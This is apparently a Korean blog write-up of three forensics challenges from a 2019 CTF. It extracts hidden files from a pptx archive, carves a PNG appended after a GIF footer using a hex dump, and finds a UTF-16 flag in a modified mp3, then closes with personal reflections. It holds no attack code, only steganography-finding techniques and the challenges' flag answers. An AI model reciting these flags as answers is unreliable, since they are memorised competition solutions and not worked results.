
예전 영재원에서 교육받았던 포렌식 문제와 유사한 것 같아 그대로 풀었습니다. pptx파일은 확장자를 바꾸면 안에 포함된 파일들을 확인할 수 있습니다. zip파일로 확장자를 바꿉니다.



분명 PPT의 스즈카제 아오바는 4명이었는데 여긴 파일이 5개네요 그럼 그중 하나가 Flag겠죠?

image5를 열면?





Flag가 나옵니다.

A0V3R{5omeTh1ng_1ns1de_PptX}

Moving but not moved

Challenge 8 Solves

Moving but not moved

826

움직이지만 움직이지 않은것이 있다?


Type	value
Binary	Fbin_Moving-but-not-moved.zip
MD5	414789DA0B04C61A3E98AE65D52C1DB1
SHA-1	6C0460CB4389562789222FAA2F5526913E06069A

Flag

Submit

\

파일을 열면 Deal with it을 외치는 움짤이 하나 들어있습니다.




움짤 자체로는 아무것도 숨어져 있는 것 같지 않으니 hxd로 열어보겠습니다. 혹시나 해서 시그니처 넘버 푸터를 찾아보니..?

```
00031F90  CF A3 EF 07 FF 2D 12 FF F1 1F A2 F2 37 FF 16 42   I£i.ÿ-.ÿñ.¢ò7ÿ.B
00031FA0  FF F4 6F A0 F5 67 FF EF 71 FF F7 BF 9D F8 97 FF   ÿôo õgÿïqÿ÷¿.ø—ÿ
00031FB0  CB 09 08 00 3B 89 50 4E 47 0D 0A 1A 0A 00 00 00   Ë...;‰PNG.......
00031FC0  0D 49 48 44 52 00 00 05 00 00 00 02 D0 08 03 00   .IHDR.......Ð...
00031FD0  00 01 8F A4 1D F2 00 00 00 01 73 52 47 42 00 AE   ...¤.ò....sRGB.®
```

오잉? 푸터가 있고 바로 다음에png파일 시그니처 넘버가 나온다??? 그러면 뭐 png파일 숨어있는거죠. 말 다했지 ㅋㅋ

뜯어다가 새 파일로 만듭니다.



그렇게 저장한 파일을 열면..

Congratulations! You got a flag!


A0V3R{1_CaN_f1Nd_wh4t's-1nside}

Team A0V3R Internal CTF 2019
Forensic || Moving but not moved

Flag가 나옵니다.

A0V3R{I_CaN_f1Nd_wh4t's-1nside}

Inside The Beat




이건...OSU를 해봐야 풀기 쉬운 문제였습니다... 저는 영재원 합숙훈련 당시 딱 한번 오스를 해봐서 조오금 접근방식에 운이 따라줬습니다..

압축을 해제하면 osz파일이 하나 나옵니다. 이거 풀 때 당시가 막 Archive푼 다음이라 이것도 zip파일로 하면 안에 파일들이 보일까 해서 zip파일로 바꾸어 보았습니다.

너무 잘열리더군요..

그래서 이거 다 분석하려면 뚝배기 깨지겠다 싶어서 원본 파일을 구해왔습니다 ㅎㅎㅎ(OSU 유저한테 원본파일 어디서 구하냐고 물어봤죠)

원본파일과 비교하니 sakura skip.mp3파일? 이 2바이트 정도 차이가 나더라고요(그걸 찾는 나란 남자 훗..)



그래서 뭐.. 말 다했죠 hxd로 열었더니..

```
.X...engÿþ..ÿþA.
0.V.3.R.{.Y.3.s.
!.-.Y.o.U.-.1.t.
'.s._.1.N.s.I.d.
3._.T.h.3._.t.r.
a.c.k.!.}.......
```

Flag로 의심스러운게 있었습니다. 처음엔 .을 다 포함해서 인증했는데 실패라더군요..
그래서 .을 빼고 입력하니.. 인증성공

A0V3R{Y3s!-YoU-1t's_1NsId3_Th3_track!}

간단 후기: 이렇게 총 10문제를 풀어 A0V3R CTF를 5위로 끝마쳤습니다. 펭귄도 거의 다 풀었었는데 3일 동안 밤을 샌지라 정말로 토할 것 같아서 결국은 쓰러져 자서 너무 아쉽게 못풀었습니다. 심지어 Not compressed는 제대로 접근까지 했으나 복사 붙여넣기할 때 드래그를 실수해서.... 인증이 안되서 포기했었습니다. 그래도 A0V3R CTF 덕분에 제 실력의 현주소를 알 수 있었고, 무엇보다 ROP와 메모리 보호기법을 익힐 수 있어서 좋았었습니다. 이제 곧 개최될 코드게이트2019 예선전도 많은 기대를 하고 있습니다. 코게에서 뵈요~~

P.S. A0V3R CTF 운영진분들, 그리고 함께 풀어주신 모든 참가자분들 감사합니다 ^^